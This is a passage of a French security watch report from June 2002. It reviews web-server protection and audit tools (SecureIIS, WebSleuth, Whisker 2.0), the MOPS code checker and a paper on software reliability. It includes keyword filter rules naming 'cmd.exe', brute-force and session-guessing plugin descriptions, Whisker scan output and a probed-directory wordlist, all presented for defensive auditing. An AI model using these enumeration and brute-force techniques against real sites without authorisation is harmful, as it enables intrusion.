APOGEE *Communications*

Rapport de
Veille Technologique Sécurité
N°47

Juin 2002

Les informations fournies dans ce document ont été collectées et compilées à partir de sources d'origines diverses et publiquement accessibles: mailing-lists, newsgroups, sites Web, ...

Ces informations sont fournies pour ce qu'elles valent sans garantie d'aucune sorte vis à vis de l'exactitude, de la précision ou de la qualité de l'information. Les URL associées à certains thèmes sont validées à la date de la rédaction du document.

Les symboles d'avertissement suivants seront éventuellement utilisés:

- Site dont la consultation est susceptible de générer directement ou indirectement, une attaque sur l'équipement de consultation, voire de faire encourir un risque sur le système d'information associé.
- Site susceptible d'héberger des informations ou des programmes dont l'utilisation est répréhensible au titre de la Loi Française.

Aucune garantie ne peut être apportée sur l'innocuité de ces sites, et en particulier, sur la qualité des applets et autres ressources présentées au navigateur **WEB**.

APOGEE Communications
1, Rue Jean Rostand
91893 ORSAY CEDEX

Pour tous renseignements
Offre de veille: http://www.apogee-com.fr/veille
Informations: vts-info@apogee-com.fr

Au sommaire de ce rapport …

Le mot de la rédaction …

Au détour d'une navigation sur un site dont l'adresse a malencontreusement été 'écornée' ('goggle' en lieu et place de 'google'), l'un de nos collaborateurs est tombé sur un magnifique exemple de page piégée. Constituée de 5 cadres dont seuls les 2 premiers sont visibles, la page nous informe que nous sommes arrivés ici en pensant aller vers le moteur de recherche '**Google**' sans nous préciser que les trois cadres non visibles contiennent des éléments piégés et identifiés comme appartenant à un code exploitant une vulnérabilité présente dans Internet Explorer: Nom de code '**Exploit.Applet.ActiveXComponent**'.

Cette aventure peut parfaitement être posée en exemple pour sensibiliser l'utilisateur à ne jamais désactiver l'anti-virus présent sur son poste quand bien même cet utilisateur n'irait jamais naviguer en eaux troubles.

'**google**' et '**goggle**', deux mots ne différant que d'une seule petite lettre …

Deux évènements majeurs auront par ailleurs marqué le mois de **Juin**: la divulgation d'une vulnérabilité présente dans le code gérant le mécanisme d'authentification de l'implémentation '**OpenSSH**' et la découverte d'un problème critique présent dans toutes les versions du serveur '**Apache**'.

Ce dernier évènement aura eu le mérite de rappeler à tous la fragilité des infrastructures applicatives nullement protégées par les dispositifs de sécurité usuellement placés au niveau réseau.

Le lecteur qui aura eu la curiosité de lire en détail le code d'exploitation de cette vulnérabilité transmis par '**Gobbles**', se sera vite rendu compte que 1- la faille était connue des initiés au moins deux mois avant son annonce, 2- que ce code contient lui-même un code exploitant une vulnérabilité '**OpenBSD**' n'ayant encore fait l'objet d'aucune alerte. Autant d'éléments qui laissent à penser que de nombreux sites aient pu être compromis depuis quelques mois sans que cela n'ait jamais été détecté sauf peut-être pour 'hotmail.com', 'yahoo.com', 'efnet.org', 'monkey.org', '2600.com', 'w00w00.org', 'pub.seastrom.com' et même '**atstake.com**' ou '**project.honeynet.org**', sites tous cités dans le code d'exploitation …

Dernier point, et non des moindres, le fichier '**CHANGES**' de la distribution 'Apache', qui référence les modifications apportées, précise:

```
« Potential NULL referencing fixed in the CGI module.
  It had been there for 5 years. [Justin Erenkrantz] »
```

Il semble que les utilisateurs qui ont effectué la mise à jour de leurs serveurs auront échappé à un autre problème de taille …

L'équipe de Veille Technologique

PRODUITS ET TECHNOLOGIES

LES PRODUITS

SECURISATION

EEYE SECUREIIS 2

Description

La société '**eEye**' annonce la disponibilité de la version 2.0 de **SecureIIS**, son produit de protection des serveurs **WEB IIS** (Rapport N°35 – Juin 2001).


Pour protéger les serveurs **IIS** des attaques connues mais aussi inconnues, **SecureIIS** combine les fonctionnalités des meilleurs systèmes de détection d'intrusion et celles des firewalls classiques dans la mesure où il vérifie et analyse les données entrantes et sortantes du serveur Web. Ce produit s'appuie sur la technologie propriétaire et non documentée **CHAM** (**C**ommon **H**acking **A**ttack **M**ethods). Constitué d'une interface graphique et de plusieurs librairies dynamiques (DLL), **SecureIIS** intervient en tant que filtre **ISAPI** sur le serveur **WEB** devant être protégé.

Il est possible d'appliquer une politique de sécurité différente sur chacun des sites **WEB** gérés par un même serveur **IIS**. Par défaut, **SecureIIS** initialise les paramètres au niveau de sécurité le plus élevé. Ces paramètres, gérés par l'intermédiaire de l'interface graphique dénommée '**Site Security Management**', permettent de configurer les fonctionnalités suivantes:

- **Vérification de la taille des éléments d'une requête HTTP**
  Il est possible de définir une limite pour chaque élément d'une requête HTTP. Lorsque cette limite est dépassée, la requête est rejetée et enregistrée dans les journaux.

  Ce contrôle peut s'appliquer sur l'URL elle-même (taille totale, taille des noms de variable et de leur contenu) ou bien sur les champs de la partie en-tête (taille totale, taille des champs Accept, Referer, Accept-Language, Accept-Encoding, User-Agent, Host, Connection…).

  Ce mécanisme permet principalement de lutter contre les attaques par débordement de buffer.



- **Définition des méthodes autorisées**
  Les méthodes sont des composantes du protocole HTTP qui définissent le type de transaction effectuée lors de la requête.

  Par défaut, seules les requêtes **GET** et **POST** sont autorisées dans **SecureIIS**.


Celles-ci permettent respectivement d'obtenir des fichiers et de fournir des informations via les formulaires présents dans un site WEB. On peut aussi autoriser d'autres méthodes telles que **PUT**, **HEAD** ou celles spécifiques aux extensions **WebDAV**.

- **Filtrage par mots-clefs**
  En définissant des mots-clefs, on indique à **SecureIIS** qu'il doit rejeter et enregistrer dans les journaux toute requête contenant au moins l'un des mots-clefs prédéfinis. Cela permettra de rejeter les requêtes potentiellement dangereuses telles celles comportant les mots '**SYSTEM32**' et '**cmd.exe**'. Ces deux mots-clefs sont d'ailleurs définis par défaut dans **SecureIIS**.
- **Filtrages des caractères codés sur 8 bits**
  Les requêtes **WEB** classiques ne nécessitent généralement pas l'utilisation de caractères dont le code **ASCII** soit supérieur à 128, c'est à dire dont le bit de poids fort soit positionné. La présence de tels codes dans une URL ou une en-tête **HTTP** peut être considérée comme un indice de la présence d'un code exécutable visant à exploiter efficacement une éventuelle faille de sécurité de type débordement de buffer. **SecureIIS** permet de se protéger de ces attaques en rejetant les URL ou les en-têtes **HTTP** contenant de tels caractères.
- **Protection HTTPS / SSL**
  SecureIIS autorise la capture des flux **HTTPS** avant et après le chiffrement **SSL** (Secure Socket Layer) et peut donc arrêter les attaques perpétrées sur ces sessions.
- **Protection contre l'exploitation des erreurs de configuration**
  SecureIIS contrôle les URL et les en-têtes HTTP afin de détecter toute tentative d'utilisation de caractères d'échappement ou de traversée/remontée de répertoires.

Les fonctionnalités précédemment décrites permettent d'assurer une bonne prévention des attaques mais pour que la

sécurité du serveur Web soit la plus efficace possible, il faut procéder aussi à leur détection. **SecureIIS** permet de le faire par l'intermédiaire des fonctionnalités suivantes :

- **Surveillance des fichiers sensibles**
  Grâce à cette fonctionnalité, toute modification d'un fichier ou d'un répertoire sensible sera immédiatement journalisée. Par défaut, **SecureIIS** effectue la surveillance de plusieurs répertoires sensibles tels que '**C :\winnt\system32**' ou '**C :\inetpub\wwwroot**'.
  L'utilisateur pourra surveiller d'autres fichiers ou répertoires mais aussi préciser les actions qui provoqueront la journalisation de l'évènement (création, suppression, modification ou déplacement).
- **Statistiques sur le filtrage du trafic entrant**
  Pour chaque site WEB, un graphique mettant en évidence l'activité 'anormale' pourra être affiché qui présente le nombre d'erreurs par minute sur les huit catégories suivantes : nombre total d'erreurs, rejets dus à la taille de la requête, à l'utilisation d'une méthode non autorisée, à l'utilisation d'un mot-clef filtré, à l'accès sur un répertoire verrouillé, …



- **Visualisation des journaux**
  Les événements journalisés pourront être visualisés et triés selon différents critères dont la date, le type d'attaque, la gravité, …

SecureIIS nous apparaît être l'un des meilleurs produits de sécurisation des serveurs IIS disponible sur le marché, son prix (450 $) restant très compétitif par rapport à la concurrence. Il permet de se protéger des attaques inconnues et de diminuer ainsi les risques de piratage lors du temps de latence critique qui existe entre la découverte d'une faille sur IIS et l'installation d'un correctif. On notera cependant la difficulté d'exploitation des informations journalisées souvent trop peu détaillées pour autoriser une analyse efficace et pertinente.

SecureIIS fonctionne dans l'une des deux configurations suivantes :

- Windows NT 4.0, IIS 4.0 et Service Pack 6
- Windows 2000, IIS 5.0 et Service Pack 1 ou plus

La désinstallation du produit est tout aussi facile que son installation.

- **Complément d'information**

http://www.eeye.com/html/

AUDIT

WEBSLEUTH 1.3

- **Description**

Utilitaire principalement destiné à inventorier et à analyser la constitution d'un site **WEB**, '**WebSleuth**' a été entièrement développé en Visual Basic. Les fichiers contenant le code source sont livrés dans le paquetage faisant de cet outil une base possible de développement.

Bien qu'annoncé par l'auteur comme offrant toutes les fonctionnalités nécessaires à un audit de sécurité, les tests menés mettent en évidence une gestion encore trop sommaire de certaines subtilités du langage HTML dont notamment l'analyse des liens dans une page constituée de cadres (les 'Frames').


On notera par ailleurs l'utilisation de l'objet '**WebBrowser**' pour assurer la présentation de la page WEB analysée.

Cet objet est attaché au contrôle '**Microsoft Internet Control**', autre nom de la librairie dynamique '**shdocvw.dll**', le véritable moteur d'Internet Explorer.

Il y a ainsi matière à s'interroger sur la robustesse et la fiabilité d'un tel outil dans l'environnement potentiellement hostile de l'analyse d'un site tiers lorsque l'on sait que cette librairie est à l'origine d'un grand nombre de vulnérabilités, pour ne pas dire de la majorité des failles détectées sous Internet Explorer.

Plusieurs modules additionnels, chargés dynamiquement, sont actuellement disponibles avec leurs codes source:

- **Sessions-plugin**:
  ce paquetage contient les 3 modules additionnels suivants
  - '**Basic Authentication Brute-Forcer Plugin**' qui offre une fonction d'attaque en force du mot de passe demandé lors d'une authentification simple dite 'basic-auth',
  - '**URL/Cookie Brute-Forcer**' facilitant le vol de session par le biais de la génération automatique des identifiants transmis dans un cookie ou une **URL**,
  - '**Grabbing Sequential Cookies Plugin**' une fonction facilitant l'analyse du caractère aléatoire des identifiants de session.



- **SqlInject-plugin**:
  ce module qui ne fonctionnera qu'avec un serveur **SQL Server 2000** doit faciliter la détection des vulnérabilités de type '**Injection de code SQL**' dans les formulaires d'un serveur accessible par l'auditeur. En effet, le contrôle de la vulnérabilité du serveur est effectué par la recherche de la chaîne '**Injected text**' dans le fichier de trace. La fonction de trace sera automatiquement activée lors du lancement du test, le mot de passe du compte '**sa**' devant pour cela être connu du module. Manipulant une donnée sensible, l'utilisation de ce module sera réservée aux audits effectués à partir d'une zone contrôlée telle une zone tampon ou l'un des réseaux de services.
- **Crawler_plugin_v.3**:
  ce module permet d'inventorier une structure **WEB** jusqu'à un niveau de profondeur paramétrable en sauvegardant les pages, les formulaires, les liens rencontrés et les cookies transmis.
  Disposant d'une interface graphique permettant de l'utiliser indépendamment de '**WebSleuth**', ce module est hélas encore sujet à quelques dysfonctionnements le rendant ainsi difficilement utilisable en l'état.
- **httpbrute_plugin**:
  ce module offre une fonction d'attaque en force exploitable sur les formulaires d'authentification. Les fichiers de configuration adaptés aux sites '**AntiOnline**', '**SlashDot**', '**Lycos Eudoramail**' sont livrés à titre d'exemple.

Si l'utilisation d'un langage simple d'approche rend cet outil attractif, les nombreux dysfonctionnements constatés conduisent à restreindre son emploi aux utilisateurs ayant les moyens et le temps requis pour stabiliser son fonctionnement. Pour les autres, nous conseillons d'attendre la prochaine révision.

▪ **Complément d'information**

http://www.geocities.com/dzzie/sleuth/

WHISKER V2.0

▪ **Description**

Apparu fin 1999, l'utilitaire d'audit des serveurs WEB '**Whisker**' (Rapport N°15 – Octobre 1999) est rapidement devenu – dans sa version 1.4 - l'une des références majeures dans cette catégorie, partageant sa place avec l'excellent outil '**BabelWeb**' (Rapport N°38 – Septembre 2001) développé par **Stéphane Aubert**, l'un des collaborateurs du Cabinet de Conseil en Sécurité **HSC**. Après une attente de près de 2 ans, l'auteur de 'Whisker' dit '**Rain Forest Puppy**' a dévoilé '**Whisker 2.0**' à l'occasion de la conférence '**CanSecWest**'.

Résultant d'une profonde réécriture, cette version non finalisée – la version stable 2.1 devrait être disponible en fin de mois – intègre de nombreuses fonctionnalités fort attendues dont:

- Une architecture modulaire permettant l'intégration aisée de modules fonctionnels supplémentaires,
- Un traitement amélioré des erreurs d'accès dont l'erreur '404' (document non trouvé),
- La gestion du mécanisme d'authentification HTTP dit 'basic' (mot de passe transmis encodé),
- Le support du protocole **SSL** permettant désormais d'auditer les serveurs accessibles en **HTTPS**,
- La possibilité de déclarer un '**proxy**' et de s'authentifier auprès de lui si nécessaire,
- Le support de l'option de maintien des connexions (mécanisme du Keep Alive) offert par **HTTP 1.1**.

'**Rain Forest Puppy**' précise que d'autres fonctionnalités seront intégrées dans le futur dont notamment le référencement '**CVE**' des vulnérabilités détectées, l'affinage de l'identification du serveur audité et l'attaque en force du mot de passe lors d'un accès sur une page protégée. L'utilisation des références universelles, dites **CVE** (**C**ommon **V**ulnerabilty and **E**xposure) gérées par le **MITRE**, un organisme indépendant américain, devrait notablement simplifier l'analyse des résultats générés par '**Whisker**' bien que le mécanisme d'identification actuellement employé soit fort pratique.

Le lecteur trouvera, ci-après, les résultats de l'audit d'un serveur '**Netscape**' présentant quelques petits problèmes de configuration.

```
-----------------------------------------------------------------------------
Whisker 2.0 beginning test against http://10.XX.XX.XX
-----------------------------------------------------------------------------
Title: Notice
Whisker scans for CGIs by checking to see if the server says a particular
URL exists.  However, just because a URL exists does not necessarily mean
it is vulnerable/exploitable—the vulnerability might be limited to only a
certain version of the CGI, and the server might not be using the
vulnerable version.  There is also the case where many scripts use the
same generic CGI name (like count.cgi); in this case, the exact CGI being
used may not be the same one that contains the vulnerability.
```

```
Thus, the actual vulnerability of the CGI must be verified in order to get
a true assessment of risk.  Whisker only helps in pointing out the problem
areas.  The next step after scanning with whisker is to review each found
CGI by reviewing the reference URLs or searching for the CGI name on
SecurityFocus.com or Google.com.
-------------------------------------------------------------------------------
Id: 100

Informational: the server returned the following banner:
        Netscape-Enterprise/4.1

-------------------------------------------------------------------------------
Whisker is currently crawling the website; please be patient.
-------------------------------------------------------------------------------
Whisker is done crawling the website.
-------------------------------------------------------------------------------
Id: 103

Testing has identified the server to be a 'Apache' server, instead of a
'Netscape-Enterprise/4.1' server as previously thought.  This change
could be due to the server not correctly identifing itself (the admins
changed the banner).  Tests will now check for both server types.
-------------------------------------------------------------------------------
Title: Server banner changed
Id: 107

Notice!  The server banner changed during scanning to the following:
        Netscape-Enterprise/4.1
-------------------------------------------------------------------------------
Id: 501
Bid: 917
Cve: 2000-0057
Found URLs:
        /cfcache.map
        /Images/cfcache.map

See references for specific information on this vulnerability.

References:
http://online.securityfocus.com/bid/917
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-0057
-------------------------------------------------------------------------------
Title: Notable directories found
Id: 101
Found URLs:
        /manual/
        /downloads/

Whisker scans for a list of 'notable' directories--that is, directories
which may contain interesting information and/or CGIs.  The finding of a
directory does not immediately signal a problem; rather, you should go
back and review the contents of each found URL to determine if there is
any sensitive material in those directories.
-------------------------------------------------------------------------------
Title: Encountered failures

The following URLs caused server failures:
        /ministats/admin.cgi
        /hitmatic/analyse.cgi
        /reviews/newpro.cgi
        /scripts/Fpadmcgi.exe
        /test/test.cgi
        /servlet/
        /users/scripts/submit.cgi
-------------------------------------------------------------------------------
Whisker scan completed in less than 1 minute
```

L'exemple précédent est particulièrement intéressant car mettant en évidence l'intérêt de la stratégie visant à rechercher systématiquement la présence de répertoires logiques ou de fichiers connus mais non référencés dans les pages publiquement consultables. La majorité des outils actuels complètent cette phase d'une analyse plus ou moins approfondie de la structure logique du serveur en se basant sur les éléments collectés au travers des pages HTML accédées.

La recherche effective des vulnérabilités est engagée en tenant compte de l'identité probable ou confirmée du serveur WEB. Actuellement, 6 modules de test sont définis dans le fichier '**Main.test**':

- **server_test** Ce module contient l'ensemble des tests permettant d'identifier le serveur WEB,
- **coldfusion_test** Quelques 20 tests spécifiques aux serveurs '**ColdFusion**' sont contenus dans ce module,
- **iis_test** Dédié à l'audit des serveurs IIS, ce module contient quelques 82 tests dont 17 identifiés CVE,
- **netware_test** Seuls 5 tests sont présents dans ce module dédié aux serveurs identifiés Novell ou Netware,
- **general_test** Ce module contient 229 tests effectués pour la majorité indépendamment du type de serveur,
- **dirs_test** Actuellement 108 noms de répertoires sont définis dans ce module et recherchés.

La table suivante présente cette liste dans l'ordre exact de la déclaration au sein du fichier '**Main.test**'

apps	site	temp	search
sales	prv	WebShop	login
guests	beta	ccard	web
file	retail	root	buynow
htdocs	software	account	registered
sql	source	setup	website

```
perl                guestbook           updates             backup
config              install             shop                import
private             manual              fpadmin             test-cgi
administrator       www-sql             PDG_Cart            intranet
db                  webadmin            empoyees            docs
cart                ftp                 accounting          downloads
info                purchases           bak                 tree
pages               users               access              StoreDB
wwwjoin             usage               library             database
html                lib                 doc-html            down
download            bin                 dat                 data
Admin_files         credit              reseller            public
dbase               test                shopper             priv
archive             java                mail                c
asp                 customers           zipfiles            ideas
jave                pw                  pub                 admin
forum               new                 Web_store           outgoing
orders              buy                 tmp                 adm
incoming            oracle              odbc                atc
mall_log_files      purchase            WebTrend            order
support             msql                user                old
```

L'utilisateur averti pourra bien entendu étendre cette liste en notant toutefois qu'il lui est fortement conseillé d'attendre la disponibilité de la version 2.1.

Entièrement écrit en '**perl**', '**Whisker**' fonctionnera dans les environnements disposant de ce langage, les systèmes UNIX mais aussi Windows avec la distribution '**ActivePerl**'. On notera que le paquetage '**Whisker**' contient la librairie '**LibWhisker**' (module '**LW.pm**') et ses 61 fonctions documentées parfaitement exploitables par tout logiciel tiers ayant à gérer un accès HTTP, tel '**Nikto**', un autre outil d'audit **WEB** concurrent de '**Whisker**' !

En pratique, la modularité annoncée semble être inhérente aux fonctionnalités offertes par le langage utilisé, en l'occurrence '**perl**', et dans une moindre mesure à une conception facilitant l'ajout de fonctions de test dans un fichier dédié dénommé '**main.test**'. Il nous a ainsi été possible de rajouter en quelques minutes les bases d'une fonction de test dédiée à l'environnement '**EasyPhp**' et à la fonction d'administration '**PhpMyAdmin**' bizarrement oubliée dans la base de test livrée avec la distribution **2.0** et pourtant point d'entrée souvent oublié des administrateurs.

Comme tous les outils de cette catégorie, '**Whisker**' est très consommateur de ressources – CPU et mémoire – sur le système hôte conduisant à devoir envisager de l'utiliser sur un poste performant utilisant de préférence le système d'exploitation **LINUX**. On notera que, durant les tests menés sur plusieurs serveurs, l'outil est resté bloqué durant plusieurs dizaines de minutes sans aucune indication externe d'activité. Après étude, il s'est avéré que le site analysé contenait une vidéo de présentation de plusieurs centaines de mégaoctets référencée dans l'une des premières pages ce qui s'avère finalement un excellent moyen de dissuader le curieux …

Pour conclure, '**Whisker**' reste une valeur sure pour qui souhaite disposer d'un outil adaptable à souhait. Il y aura lieu de surveiller son évolution et notamment l'annonce de la disponibilité de version 2.1 stable et documentée.

- **Complément d'information**

http://www.wiretrip.net/rfp/p/doc.asp?id=21

http://www.wiretrip.net/rfp/talks/cansecwest-2002/cansec.ppt

http://www.cirt.net/code/nikto.shtml

LES TECHNOLOGIES

AUDIT DE CODE

MOPS

- **Description**


Deux chercheurs du laboratoire d'informatique de l'université de Berkeley ont publié les résultats de leurs travaux qui portaient sur l'évaluation de la sécurité d'un logiciel, et plus particulièrement sur la formalisation d'un procédé de recherche des bogues dans les logiciels de sécurité.

L'approche retenue consiste à modéliser les règles de programmation réputées sures, à transposer celles-ci sous la forme de principes vérifiables puis à contrôler le respect de ces principes dans les différents modules de l'application auditée.

Là où d'autres projets utilisent une stratégie d'analyse statique visant à identifier les fonctions réputées 'à risque' en étudiant éventuellement le contexte d'appel, **D.Wagner** et **H.Chen** ont choisi de modéliser l'ordonnancement temporel optimal des fonctions sensibles sous la forme d'automates à états finis (**F**inite **S**tate **A**utomaton ou **FSA**).


Le graphe ci-contre extrait du rapport décrit ainsi le principe de sécurité attaché à l'utilisation de la fonction '**chroot()**'.

Cette fonction permet de redéfinir la racine de l'arborescence logique dans le contexte du programme appelant. Elle est couramment utilisée pour créer un environnement cloisonné et doit toujours être suivie d'un appel à la fonction '**chdir()**' pour activer le nouveau contexte.



(a) An FSA describing the property

Un principe de sécurité plus complexe à modéliser est défini par le second graphe présenté ci-contre. Celui-ci décrit le contexte d'appel de la fonction '**execl()**' permettant de respecter le principe du relâchement des privilèges. Ainsi, la fonction '**execl()**' , utilisée pour exécuter un programme externe au contexte courant, ne doit pas être appelée depuis un état privilégié noté 'priv' et défini par l'attribution d'un **EUID** 0 (**Effective User ID**).



Note: l' état non sûr est indiqué par un encadrement en double trait

Si les transitions '**unpriv noexec**' ←→ '**un priv exec**' ne posent aucun problème de sécurité, il n'en est pas de même avec la transition '**priv noexec**' → '**priv exec**'.

La parfaite connaissance de la sémantique d'une opération, la manipulation de l'identité temporairement affectée à un utilisateur (**EUID**) par exemple, est un pré-requis indispensable à la définition d'un modèle de sécurité fiable et représentatif. Une tâche rendue ardue par l'absence notable de documentation précise à ce sujet, et ce, quelque soit la version UNIX étudiée. Les auteurs indiquent avoir ainsi dû construire un simulateur testant exhaustivement les opérations de sécurité possibles sur un noyau LINUX 2.4.17 afin de générer automatiquement le graphe décrivant les quelques 512 transitions de sécurité possibles : 32 états (privilèges) autorisant chacun 16 transitions élémentaires. Une tâche ne pouvant raisonnablement être accomplie à la main et à la seule lecture du code source.

Cette approche n'est pas sans rappeler celle retenue par Marc Dacier dès 1994 dans le cadre de sa thèse passée à l'**INRIA**, approche appliquée à l'évaluation quantitative de la sécurité d'un système.

> *Notre démarche repose sur une modélisation du système informatique sous forme d'un graphe des privilèges. Le graphe des privilèges est un modèle formel, basé sur le modèle de matrice d'accès typée de Ravi Sandhu, dans lequel les noeuds représentent des ensembles de droits (ou privilèges), et les arcs des transferts de privilèges : il existe un arc étiqueté M entre l'ensemble de droits A et l'ensemble B s'il est possible, ayant les droits de A d'acquérir les droits de B, en utilisant la méthode M. Cette méthode peut être un transfert licite de privilège (l'utilisateur ayant les privilèges B fait confiance à celui ayant les privilèges A), ou un transfert implicite (B est un sous-ensemble de A), ou encore une attaque élémentaire.*

Il est ainsi théoriquement possible de détecter rapidement toute violation d'un principe de sécurité prédéfini dans le code potentiellement volumineux d'une application écrite dans le langage pour lequel ont été spécifiés les principes de sécurité.

Disponible depuis peu dans une version non complètement validée, '**MOPS**' implémente cette stratégie en visant à automatiser l'analyse de conformité d'un code source '**C**' par rapport à une liste de principes de sécurité actuellement définis pour le noyau **Linux 2.4.17**. '**MOPS**' est ce qu'il conviendra d'appeler un '**démonstrateur**' ayant permis de valider avec succès l'approche en se référant à des problèmes connus:

- non relâchement des privilèges dans la gestion d'un exception par '**setjmp()**' **et** '**longjmp()**' dans les versions 2.4 et précédentes de '**wu-ftp**',
- non relâchement des privilèges dans la gestion de l'identité effective dans les versions **8.10.1** et **8.12.0** de '**sendmail**'.

On notera à ce propos les chiffres éloquents fournis par les auteurs à propos de 'sendmail' : 67000 lignes de code conduisant à un graphe de cheminement (Control Flow Graph ou **CFG**) de 181996 nœuds et 1987273 arcs. Comment

s'étonner, dans ces conditions de complexité, du nombre de problèmes de sécurité encore régulièrement découverts !

D'une installation aisée, le paquetage '**MOPS**' nécessite toutefois la présence du compilateur '**java**' livré dans le **JDK** d'origine SUN, les traitements d'analyse étant écrits dans ce langage. Les lecteurs désireux de tester ce démonstrateur trouveront dans le répertoire '**test**' plusieurs codes sources ainsi qu'un script d'analyse livré sous la forme d'un fichier '**Makefile**'.

Un extrait du résultat de l'analyse de 2 des 6 sources de test ('**hello.c**' et '**hello2.c**') est présenté ci-après:

```
gcc -B ../rc/ -c hello2.c > hello2.cfg
java -classpath :../src/class:../lib/java-getopt-1.0.9.jar CfgCompact setuidexec.mfsa hello2.cfg hello2.s.cfg
java -classpath :../src/class:../lib/java-getopt-1.0.9.jar Check setuidexec.mfsa hello2.s.cfg main
hello2.s.tra
The property is satisfied in the program

gcc -B ../rc/ -c hello.c > hello.cfg
java -classpath :../src/class:../lib/java-getopt-1.0.9.jar CfgCompact setuidexec.mfsa hello.cfg hello.s.cfg
java -classpath :../src/class:../lib/java-getopt-1.0.9.jar Check setuidexec.mfsa hello.s.cfg main hello.s.tra
The property is violated in the program
An offending trace is written to hello.s.tra
java -classpath :../src/class:../lib/java-getopt-1.0.9.jar Transform hello.cfg hello.s.tra hello.tra
```

Ici, le programme '**hello.c**' ne respecte pas un principe de sécurité, le privilège '**root**' n'étant pas relâché avant l'appel de la fonction '**execv()**' comme l'annonce la dernière ligne du fichier de trace dont un extrait est proposé ci-après.

```
-*- compilation -*-
Trace from hello.s.tra
hello.c:19: <euid_0,before_exec>  1
hello.c:21: <euid_0,before_exec>  1
hello.c:6:  <euid_0,before_exec>  2
hello.c:8:  <euid_0,before_exec>  2
...
hello.c:23: <euid_0,before_exec>  1
hello.c:23: <euid_0,before_exec>  1
hello.c:23: <euid_0,before_exec>  1
hello.c:23: <euid_0,after_exec>   1
```

'**MOPS**' ne permettra cependant pas de détecter les problèmes liés à la validité des paramètres d'une fonction, problèmes généralement à l'origine de débordements de buffer. Ceux-ci sont généralement correctement détectés par l'approche statique mise en œuvre par les outils '**RATS**', '**ITS**' ou encore '**SpLINT**' qui viendront ainsi compléter, et non concurrencer, '**MOPS**'.

- **Complément d'information**

http://www.cs.berkeley.edu/~daw/mops/

http://www.cs.berkeley.edu/~daw/research/ss/mops-paper.html

http://www.inria.fr/rapportsactivite/RA94/SATURNE.3.7.html

SUR LA FIABILITE DES LOGICIELS

- **Description**

Un nouvel article de Ross Anderson, responsable du laboratoire '**Tamper**' de l'université de Cambridge, risque de faire beaucoup de remous dans les semaines à venir. Intitulé '**Security in Open vs Closed Systems – The Dance of Boltzmann, Coase and Moore**', cet article a été présenté à l'occasion de la conférence '**Open Source Software: Economics, Law & Policy**' qui s'est tenue début Juin à Toulouse.

Le titre en lui-même est déjà révélateur de la pensée développée au long de cette analyse technico-économique de la fiabilité des logiciels. Sont ainsi cités trois sommités dans les domaines de l'analyse statistique et de la prédiction économique: **L.Boltzmann** (1844-1906) fondateur de la physique statistique, une constante clef de la thermodynamique porte son nom, **R.H.Coase** (1910-) économiste et prix Nobel pour ses travaux concernant la théorie des coûts de transaction et enfin **G.E.Moore** cofondateur de la société **Intel** célèbre pour son postulat concernant l'évolution des performances et du coût des unités centrales

En s'inspirant des travaux et réflexions liés à l'entropie, à l'analyse du coûts des transactions et à l'évolution de la technologie des systèmes d'information, l'auteur tente de répondre à une question toujours polémique: l'impact du libre accès au code source des applications sur la fiabilité de celles-ci.

Nous passerons sur la démonstration pour se concentrer sur la conclusion qui remet en cause nombre d'idées reçues:

Sur le moyen terme, la disponibilité du code source n'impacte que peu la fiabilité du logiciel.

La fonction décrivant la probabilité de détection d'une 'n plus unième' défaillance dans l'application montre que celle-ci est indépendante de la difficulté de mise en œuvre des tests, difficulté notamment pilotée par la disponibilité du code source. L'application de la **TCT** (**T**héorie du **C**oût des **T**ransactions) sur la fonction décrivant cette probabilité permet même de déterminer qu'il y aura intérêt à partager le travail de validation en deux phases de durée quantifiable :

1. Phase d'**alpha test** effectuée par une équipe salariée en s'appuyant sur le code source dont la durée sera directement dictée par le prix de revient du bogue, le nombre de bogues détectés allant rapidement en diminuant à effectif constant,
